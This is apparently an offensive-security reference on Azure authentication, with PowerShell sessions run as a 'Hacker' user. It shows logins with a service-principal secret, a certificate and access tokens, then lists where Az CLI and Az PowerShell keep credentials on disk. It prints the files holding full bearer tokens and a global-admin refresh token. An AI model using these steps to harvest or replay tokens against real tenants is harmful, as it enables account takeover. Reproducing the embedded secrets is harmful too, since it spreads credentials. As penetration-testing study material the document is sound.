
$cred = Get-Credential [Where, Username = **Application ID** & Password = **Client Secret**]

Connect-AzAccount -ServicePrincipal -Tenant **TentantID** -Credential **$cred**

```
PS C:\Users\Hacker> $cred = Get-Credential

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
User: 8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc
Password for user 8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc: ************************************

PS C:\Users\Hacker> Connect-AzAccount -ServicePrincipal -Tenant 143198c4-77be-42f7-b18e-95c5b693e6b9 -Credential $cred
WARNING: The provided service principal secret will be included in the 'AzureRmContext.json' file found in the user profile ( C:\Users\Hacker\.Azure ).
Please ensure that this directory has appropriate protections.

Account                              SubscriptionName TenantId                             Environment
-------                              ---------------- --------                             -----------
8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc Pay-As-You-Go    143198c4-77be-42f7-b18e-95c5b693e6b9 AzureCloud
```

Azure-AD : Authentication using Service Principal (App ID + Certificate) - Password doesn't support

Connect-AzureAD -ApplicationId **AppID** -TenantId **TenantID** -CertificateThumbprint **CertThumID**




```
PS C:\Users\Hacker> Connect-AzureAD -ApplicationId 8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc  -TenantId 143198c4-77be-42f7-b18e-95c5b693e6b9 -CertificateThumbprint 4CF2FD8FAB3FB7610C48C3FAC76E57C325E44820

Account                              Environment TenantId                             TenantDomain        AccountType
-------                              ----------- --------                             ------------        -----------
8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc AzureCloud  143198c4-77be-42f7-b18e-95c5b693e6b9 atomic-nuclear.site ServicePrincipal
```

Az Powershell : Authentication using Authentication Access Token (Account ID + AccessToken)

az account get-access-token --resource=https://management.azure.com

Connect-AzAccount -AccessToken **AADAccessToken**

```
PS C:\Users\Hacker> az account get-access-token --resource=https://management.azure.com
{
  "accessToken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyIsImtpZCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyJ9.eyJhd
WQiOiJodHRwczovL21hbmFnZW1lbnQuYXp1cmUuY29tIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvMTQzMTk4YzQtNzdiZS00MmY3LWIxOGUtOTVjNWI2OTNlNmI5LyIsImlhdCI6MTY1MTI2M
DUxMSwibmJmIjoxNjUxMjYwNTExLCJleHAiOjE2NTEyNjQ0MTEsImFpbyI6IkUyWmdZQkROL3BJUUdKbHVJN010WjdrNngra0ZBQT09IiwiYXBwaWQiOiI4ZjhmNmExMS02YmYxLTRhYzktOTJlMS1jNzJmZ
DA1YzU1YmMiLCJhcHBpZGFjciI6IjEiLCJncm91cHMiOlsiM2U2ZGRlZTQtMzI5MC00N2IyLThjODEtYTZhNGEyMDk2NTdlIl0sImlkcCI6Imh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzE0MzE5OGM0LTc3Y
mUtNDJmNy1iMThlLTk1YzViNjkzZTZiOS8iLCJpZHR5cCI6ImFwcCIsIm9pZCI6IjBlMzlkZTI4LWFiMGUtNDZjMC1hZTliLTExZGZmMWY1ZjhlZSIsInJoIjoiMC5BWEFBeEpneEZMNTM5MEt4anBYRnRwU
G11VVpJZjNrQXV0ZFB1a1Bhd2ZqMk1CTndBQUEuIiwic3ViIjoiMGUzOWRlMjgtYWIwZS00NmMwLWFlOWItMTFkZmYxZjVmOGVlIiwidGlkIjoiMTQzMTk4YzQtNzdiZS00MmY3LWIxOGUtOTVjNWI2OTNlN
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  "expiresOn": "2022-04-30 02:03:31.020583",
  "subscription": "3c975794-9afd-498e-9f3b-719c322817b0",
  "tenant": "143198c4-77be-42f7-b18e-95c5b693e6b9",
  "tokenType": "Bearer"
}
PS C:\Users\Hacker> Connect-AzAccount -AccessToken "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyIsImtpZCI6ImpTMVhvMU9X
RGpfNTJ2YndHTmd2UU8yVnpNYyJ9.eyJhdWQiOiJodHRwczovL21hbmFnZW1lbnQuYXp1cmUuY29tIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvMTQzMTk4YzQtNzdiZS00MmY3LWIxOGUtOTV
jNWI2OTNlNmI5LyIsImlhdCI6MTY1MTI2MDUxMSwibmJmIjoxNjUxMjYwNTExLCJleHAiOjE2NTEyNjQ0MTEsImFpbyI6IkUyWmdZQkROL3BJUUdKbHVJN010WjdrNngra0ZBQT09IiwiYXBwaWQiOiI4ZjhmNmExMS02YmYxLTRhYzktOTJlMS1jNzJmZDA1YzU1YmMiLCJhcHBpZGFjciI6IjEiLCJncm91cHMiOlsiM2U2ZGRlZTQtMzI5MC00N2IyLThjODEtYTZhNGEyMDk2NTdlIl0sImlkcCI6Imh0dHBzOi8vc3R
zLndpbmRvd3MubmV0LzE0MzE5OGM0LTc3YmUtNDJmNy1iMThlLTk1YzViNjkzZTZiOS8iLCJpZHR5cCI6ImFwcCIsIm9pZCI6IjBlMzlkZTI4LWFiMGUtNDZjMC1hZTliLTExZGZmMWY1ZjhlZSIsInJoIjo
iMC5BWEFBeEpneEZMNTM5MEt4anBYRnRwUG11VVpJZjNrQXV0ZFB1a1Bhd2ZqMk1CTndBQUEuIiwic3ViIjoiMGUzOWRlMjgtYWIwZS00NmMwLWFlOWItMTFkZmYxZjVmOGVlIiwidGlkIjoiMTQzMTk4YzQ
tNzdiZS00MmY3LWIxOGUtOTVjNWI2OTNlNmI5IiwidXRpIjoiczRIZWcwSmZua0NwT2lvd2JlLU5BUSIsInZlciI6IjEuMCIsInhtc190Y2R0IjoxNjI5OTgzNjAyfQ.RcSlDqlJkGEIuL-Q8hDQl6pRt3D6
MmT8A1NQhEy0oVzht0LG6d1JIUoNcwIqu-JiFltJJ9Aa4dtzqXYfmY2U-rsayRqYbST5AC71ctOSwahpDAqIrmPcb8GbZH7L9kbCipqvDzWBpfjbIWZFbdoPpked9i3trXcFp7qdu521hciC8BPVFLqaLLqO
NrXEfxQGEH857RrQ9vrHiWpuKpGxQdQX-AUt7nn3jk9FwOJpd9VMhuzbqb9nN0jLt1k0SSO5GsDYlWG-27ae4XMn9Rpjc9zPxTxYzMCCteK96JHlgtFkN_4wDzJGOkWJfVHdsUSbRdkWXUO25qiolNgaZbkF
wg"

cmdlet Connect-AzAccount at command pipeline position 1
Supply values for the following parameters:
(Type !? for Help.)
AccountId: 143198c4-77be-42f7-b18e-95c5b693e6b9

Account                              SubscriptionName TenantId                             Environment
-------                              ---------------- --------                             -----------
143198c4-77be-42f7-b18e-95c5b693e6b9 Pay-As-You-Go    143198c4-77be-42f7-b18e-95c5b693e6b9 AzureCloud
```

Azure-AD : Authentication using Access Token (Account ID + AccessToken)

Connect-AzureAD -AadAccessToken / -MsAccessToken **AccessToken** -TenantId **AccountID**

```
PS C:\Users\Hacker> Connect-AzureAD -AadAccessToken "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyIsImtpZCI6ImpTMVhvMU9
XRGpfNTJ2YndHTmd2UU8yVnpNYyJ9.eyJhdWQiOiJodHRwczovL21hbmFnZW1lbnQuYXp1cmUuY29tIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvMTQzMTk4YzQtNzdiZS00MmY3LWIxOGUtOT
VjNWI2OTNlNmI5LyIsImlhdCI6MTY1MTMwMjM2MCwibmJmIjoxNjUxMzAyMzYwLCJleHAiOjE2NTEzMDYyNjAsImFpbyI6IkUyWmdZSGc4K2YvT2ZLRzNTYWZXZVRBN0hWdWFBQUE9IiwiYXBwaWQiOiI4Zj
hmNmExMS02YmYxLTRhYzktOTJlMS1jNzJmZDA1YzU1YmMiLCJhcHBpZGFjciI6IjEiLCJncm91cHMiOlsiM2U2ZGRlZTQtMzI5MC00N2IyLThjODEtYTZhNGEyMDk2NTdlIl0sImlkcCI6Imh0dHBzOi8vc3
RzLndpbmRvd3MubmV0LzE0MzE5OGM0LTc3YmUtNDJmNy1iMThlLTk1YzViNjkzZTZiOS8iLCJpZHR5cCI6ImFwcCIsIm9pZCI6IjBlMzlkZTI4LWFiMGUtNDZjMC1hZTliLTExZGZmMWY1ZjhlZSIsInJoIj
oiMC5BWEFBeEpneEZMNTM5MEt4anBYRnRwUG11VVpJZjNrQXV0ZFB1a1Bhd2ZqMk1CTndBQUEuIiwic3ViIjoiMGUzOWRlMjgtYWIwZS00NmMwLWFlOWItMTFkZmYxZjVmOGVlIiwidGlkIjoiMTQzMTk4Yz
QtNzdiZS00MmY3LWIxOGUtOTVjNWI2OTNlNmI5IiwidXRpIjoiTkdhTWI3YUd0VU9Yb1QxX3RNWVFBQSIsInZlciI6IjEuMCIsInhtc190Y2R0IjoxNjI5OTgzNjAyfQ.DulW7Y41-u6dXrUpTY_fITTC5La
nO2Jij0XXlS8Xl8vId1gC6UNx1Psoc66OwRYRW2ZayyY5tSaUpHU_F2qjSsxrYw_gXg-EZSPHkJCa70iUe7itPRWIcvQsDsns4avqkhhhxTTS39RrW6DqoBeNuj0O4W6V4rGDD8dzfVeTnpQ4kulDXF7ZGee
rDcz79nxwVMft19rNgFuXJu4cIORnuOKzIetoBLnjIyYP9P7z8L7DfHAkIw6wn87lCavGTKAoA50YRBO3AGNMy5DiL14rxz9uiKUiyXbHWqJ5p1t0x8OxpamEv3EKnVRiJRVMe_Oobp0077YnjDFHgZ2g2ho
9MQ" -TenantId 143198c4-77be-42f7-b18e-95c5b693e6b9

cmdlet Connect-AzureAD at command pipeline position 1
Supply values for the following parameters:
AccountId: 143198c4-77be-42f7-b18e-95c5b693e6b9

Account                               Environment TenantId                              TenantDomain                          AccountType
-------                               ----------- --------                              ------------                          -----------
143198c4-77be-42f7-b18e-95c5b693e6b9 AzureCloud  143198c4-77be-42f7-b18e-95c5b693e6b9 143198c4-77be-42f7-b18e-95c5b693e6b9 AccessToken


PS C:\Users\Hacker> Get-AzureADCurrentSessionInfo

Account                               Environment TenantId                              TenantDomain                          AccountType
-------                               ----------- --------                              ------------                          -----------
143198c4-77be-42f7-b18e-95c5b693e6b9 AzureCloud  143198c4-77be-42f7-b18e-95c5b693e6b9 143198c4-77be-42f7-b18e-95c5b693e6b9 AccessToken
```

Stored Credential to Azure Programmatically

- Az : *Secrets store on the hard disk.
- Az Powershell : *Secrets store on the hard disk.
- Azure-AD : *Secrets doesn't store on the hard disk. (Only PowerShell Memory Cache)
- MsOnline : *Secrets doesn't store on the hard disk. (Only PowerShell Memory Cache)

Az CLI Stored Credentials

Windows

C:\Users\UserName\.Azure

```
PS C:\Users\Hacker\.Azure> dir


    Directory: C:\Users\Hacker\.Azure


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        02-07-2021     09:37                cliextensions
d-----        30-04-2022     12:40                commands
d-----        30-04-2022     01:01                ErrorRecords
d-----        12-05-2021     15:28                logs
d-----        30-04-2022     12:41                telemetry
-a----        30-04-2022     00:58            189 accessTokens.json
-a----        12-05-2021     15:28              5 az.json
-a----        30-04-2022     12:40              5 az.sess
-a----        13-05-2021     11:19             38 AzInstallationChecks.json
-a----        30-04-2022     00:58            443 azureProfile.json
-a----        12-05-2021     14:43             34 AzurePSDataCollectionProfile.json
-a----        30-04-2022     01:04           5390 AzureRmContext.json
-a----        12-05-2021     14:43            193 AzureRmContextSettings.json
-a----        30-04-2022     00:58             69 clouds.config
-a----        30-04-2022     00:58           5257 commandIndex.json
-a----        12-05-2021     15:33             57 config
-a----        30-04-2022     00:58          89791 extensionCommandTree.json
-a----        30-04-2022     12:41             19 telemetry.txt
-a----        02-07-2021     13:19          17088 TokenCache.dat
-a----        13-10-2021     13:18            255 versionCheck.json
```

Content of stored credential [Access Token for az cli]

cat .\accessToken.json

```
PS C:\Users\Hacker\.Azure> cat .\accessTokens.json
[{"tokenType": "Bearer", "expiresIn": 4704, "expiresOn": "2022-04-30 14:14:20.389824", "resource": "https://management.core.windows.net/", "accessToken": "e
yJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyIsImtpZCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyJ9.eyJhdWQiOiJodHRwczovL21h
bmFnZW1lbnQuY29yZS53aW5kb3dzLm5ldC8iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC8xNDMxOThjNC03N2JlLTQyZjctYjE4ZS05NWM1YjY5M2U2YjkvIiwiaWF0IjoxNjUxMzAzMjU2LCJu
YmYiOjE2NTEzMDMyNTYsImV4cCI6MTY1MTMwODI2MSwiYWNyIjoiMSIsImFpbyI6IkFWUUFxLzhUQUFBQTUyaTcxaDdnbjFwUWFyTTJmRGp1a05sOVNGQUNJK0ExOG0zdXQycHIyb0grS1VlTTNpVE1YMTJr
d3lHd3FDeHZRMmgvS21sU1pYMzVNNWFUQ3Q0aHdTNlFhUDFnY2pjSm1JSG1XTjNIQllrPSIsImFtciI6WyJwd2QiLCJtZmEiXSwiYXBwaWQiOiIwNGIwNzc5NS04ZGRiLTQ2MWEtYmJlZS0wMmY5ZTFiZjdi
NDYiLCJhcHBpZGFjciI6IjAiLCJmYW1pbHlfbmFtZSI6Ikdsb2JhbCBBZG1pbiIsImdpdmVuX25hbWUiOiJBenVyZSIsImdyb3VwcyI6WyI0Yjc5YjFhMy0xMjhhLTQzYTctOGM4Ny04YzZkOGFlZWExYzki
LCI2NjRmOGI1Ny0xOWRmLTQ4OTMtOTFmMi02NjU3YzNkMjdiNWMiLCIzODg1NjlmZi0yODFhLTRiYTEtYjlkZS00OTQwOTZiMzIzMmYiXSwiaXBhZGRyIjoiMTA2LjIwNi4zMS43MCIsIm5hbWUiOiJBenVy
ZS1HbG9iYWwtQWRtaW4iLCJvaWQiOiI3YmQzNmJkYS04YzlhLTRlMzYtYTI4OS05NmVkOTRlODU1MmMiLCJwdWlkIjoiMTAwMzIwMDE3NkQ2NDEyQiIsInJoIjoiMC5BWEFBeEpneEZMNTM5MEt4anBYRnRw
UG11VVpJZjNrQXV0ZFB1a1Bhd2ZqMk1CTndBSmsuIiwic2NwIjoidXNlcl9pbXBlcnNvbmF0aW9uIiwic3ViIjoiMzlfZ2liRi1UWlpjdk5qOUhpTC0yVWp1WGFUaUVpQkktVkFFOEtuTEtBRSIsInRpZCI6
IjE0MzE5OGM0LTc3YmUtNDJmNy1iMThlLTk1YzViNjkzZTZiOSIsInVuaXF1ZV9uYW1lIjoiYXp1cmUtZ2xvYmFsLWFkbWluQGF0b21pYy1udWNsZWFyLnNpdGUiLCJ1cG4iOiJhenVyZS1nbG9iYWwtYWRt
aW5AYXRvbWljLW51Y2xlYXIuc2l0ZSIsInV0aSI6Il93Wk9BZ3l4dVVHa0RWbmlmcG9OQUEiLCJ2ZXIiOiIxLjAiLCJ3aWRzIjpbIjNhMmM2MmRiLTUzMTgtNDIwZC04ZDc0LTIzYWZmZWU1ZDlkNSIsIjYy
ZTkwMzk0LTY5ZjUtNDIzNy05MTkwLTAxMjE3NzE0NWUxMCIsImI3OWZiZjRkLTNlZjktNDY4OS04MTQzLTc2YjE5NGU4NTUwOSJdLCJ4bXNfdGNkdCI6MTYyOTk4MzYwMn0.oHiFTNv8HJb1Uvrbd6P5mMC2
E4groMaz3r4BcwJqZRLx9mViFZxJMIT1WUM-2zKWVttQmxtBfdvMhy8NrbYQa25_WAi7PI1ugJCVAxcz8bhhacPzfNjKzOBptDrbTwmYL4AvzOEGOpe3a-jLWt3xYb8j540EgSXc3jaEYOunXSJBed4t2Ve8
sRf_Wpv0YR-tdAeUJ6cZ98ukwLMxbWCuw8Fmu44y6dFS5xIM2PNp94PQY3hdumsNX6VkxQ-Mt_TlR2RMHPtfqCBOOjg4G39hyHfNfdQLxmI8fJGiKKKkrVmuqZcqzBZKZfrSpkv9OgELSsOubUhYHvn8YH2v
6CEN3w", "refreshToken": "0.AXAAxJgxFL5390KxjpXFtpPmuZV3sATbjRpGu-4C-eG_e0ZwAJk.AgABAAAAAAD--DLA3VO7QrddgJg7WevrAgDs_wQA9P9_d_9540FQ1kbe5LnvhsHyRjaJmEzCr040
YehViAdGboT6xhy1XIY-xqchpOahveQu7x4dqd9GXbTBt4G3MQYhg7kTcvuNujxH-5w8E3Z-QLHWHb3lV0ouRmd9FLWGw3xOJnpE00MWvUzwma0D_96HamRRbp6UV3Pu8-wEZYAU3lZPUMxbv7ACoRdt6-1L
TUHMFmjhGgEm6t7WverTk2jzVVngSaKiqI2JZGbe7InkaWbUoRkFhgmTW5py9Fmg_UutX41mmMIIX5ROfLyCzUbHRQ1Xbo971K3ZYFFh36v4q3WPT0VRNrtMq3KTRrw-Uc181tAj_biFqLPoLiwmLZnmrJ7u
Uq0THc69N_Iw4tG6PEzSdN7V84_wTMufGaUnE6Yr6If33rwrnTwa0bKRvlYK5g6wTeppKYVviD9sZ7u4n95kJKcB7T7Ekq78ReKWMvdcVHypRiqzOmBAiy_PzbyPUCHrRT-k1KSzcDvaYh73XG872MIpa79j
qGmOZ1kiJrZjQts6hiXsIsqKJ31b7BTlHuP7MFBebdw6sSmKFk5GyiOS8_VGnFJXAXREMpCsCfBs5T4w8L7C4I8EvRzJlV1BXghT2h14d5E-5hur2ateemh-FjLCVMbMPLyKRa1i63yu655cPCe_U0YTBTgp
7aWVZpiX1MG_eokGxrCUIHWJy_ir9IwXArKOIH6IIhYMbEI3fblSBlJNewI-JibjLi1CsLhCYw4oe0nyA_bW8hMB0Jq0S4OW6ZEl4_fj-TUsfkQ-FpPcd69_MdASwS5RjvNZ55RPzmfaKwDvwsrV-0GJ6_ZF
7gAhwIdtCdPGMiTvgO2Ail31tp5PKCCC-x_ho2AOPOObZbZdYAvj3w3DsdVuao1dR344AnxS6sC1n29bSydIFLYyyCiYP0e9Bd2Ppq7tCuXAacCNsYVYdgbkDi0O5ned-JPGW5r6KVyTBa2JvHk6Wr9q_nxO
zcsYJBvr9Va1dB4LIVIP7A35TLPxRux4TWVZiR8UOTRZpYip7RVaQsWfIcTogQtQiKsEou6eiwVjYx9G_mbFQZJVgI5_sv90B5kxu8mkp1-RvD9o2pIWJNTLvfiOa8bZ2Dk7opKvBYn5L391ctxJJ_JwT44j
7-z4jzwgWWVPIFG3", "oid": "7bd36bda-8c9a-4e36-a289-96ed94e8552c", "userId": "azure-global-admin@atomic-nuclear.site", "isMRRT": true, "_clientId": "04b07795
-8ddb-461a-bbee-02f9e1bf7b46", "_authority": "https://login.microsoftonline.com/common"}, {"tokenType": "Bearer", "expiresIn": 4210, "expiresOn": "2022-04-3
```

Az Powershell Stored Credentials

Windows

C:\Users\UserName\AppData\Local\.IdentityService\

```
PS C:\Users\Hacker\AppData\Local\.IdentityService> dir


    Directory: C:\Users\Hacker\AppData\Local\.IdentityService


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        25-07-2021     23:31                AadConfigurations
-a----        12-02-2022     18:20              0 AccountStore.json
-a----        30-04-2022     00:33            646 msal.cache
-a----        25-07-2021     23:31           6742 SessionTokens.json
-a----        11-01-2022     14:32           7683 V2AccountStore.json
-a----        25-07-2021     23:31              0 V2AccountStore.lock
```

Content of stored credential [Context file for az powershell]

cat .\AzureRmContext.json

```
PS C:\Users\Hacker\.Azure> cat .\AzureRmContext.json
{
  "DefaultContextKey": "Pay-As-You-Go (3c975794-9afd-498e-9f3b-719c322817b0) - 143198c4-77be-42f7-b18e-95c5b693e6b9 - 143198c4-77be-42f7-b18e-95c5b693e6b9",
  "EnvironmentTable": {},
  "Contexts": {
    "Pay-As-You-Go (3c975794-9afd-498e-9f3b-719c322817b0) - 143198c4-77be-42f7-b18e-95c5b693e6b9 - 143198c4-77be-42f7-b18e-95c5b693e6b9": {
      "Account": {
        "Id": "143198c4-77be-42f7-b18e-95c5b693e6b9",
        "Credential": null,
        "Type": "AccessToken",
        "TenantMap": {},
        "ExtendedProperties": {
          "AccessToken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyIsImtpZCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYy
J9.eyJhdWQiOiJodHRwczovL21hbmFnZW1lbnQuYXp1cmUuY29tIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvMTQzMTk4YzQtNzdiZS00MmY3LWIxOGUtOTVjNWI2OTNlNmI5LyIsImlhdCI6M
TY1MTI2MDUxMSwibmJmIjoxNjUxMjYwNTExLCJleHAiOjE2NTEyNjQ0MTEsImFpbyI6IkUyWmdZQkROL3BJUUdKbHVJN010WjdrNngra0ZBQT09IiwiYXBwaWQiOiI4ZjhmNmExMS02YmYxLTRhYzktOTJlM
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nBYRnRwUG11VVpJZjNrQXV0ZFB1a1Bhd2ZqMk1CTndBQUEuIiwic3ViIjoiMGUzOWRlMjgtYWIwZS00NmMwLWFlOWItMTFkZmYxZjVmOGVlIiwidGlkIjoiMTQzMTk4YzQtNzdiZS00MmY3LWIxOGUtOTVjN
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          "GraphAccessToken": "",
          "Subscriptions": "3c975794-9afd-498e-9f3b-719c322817b0",
          "Tenants": "143198c4-77be-42f7-b18e-95c5b693e6b9",
          "KeyVault": ""
        }
      },
      "Tenant": {
        "Id": "143198c4-77be-42f7-b18e-95c5b693e6b9",
        "Directory": null,
        "IsHome": true,
        "ExtendedProperties": {}
      },
      "Subscription": {
        "Id": "3c975794-9afd-498e-9f3b-719c322817b0",
        "Name": "Pay-As-You-Go",
        "State": "Enabled",
        "ExtendedProperties": {
          "Account": "143198c4-77be-42f7-b18e-95c5b693e6b9",
          "SubscriptionPolices": "{\"locationPlacementId\":\"PublicAndIndia_2015-09-01\",\"quotaId\":\"PayAsYouGo_2014-09-01\",\"spendingLimit\":\"Off\"}",
```
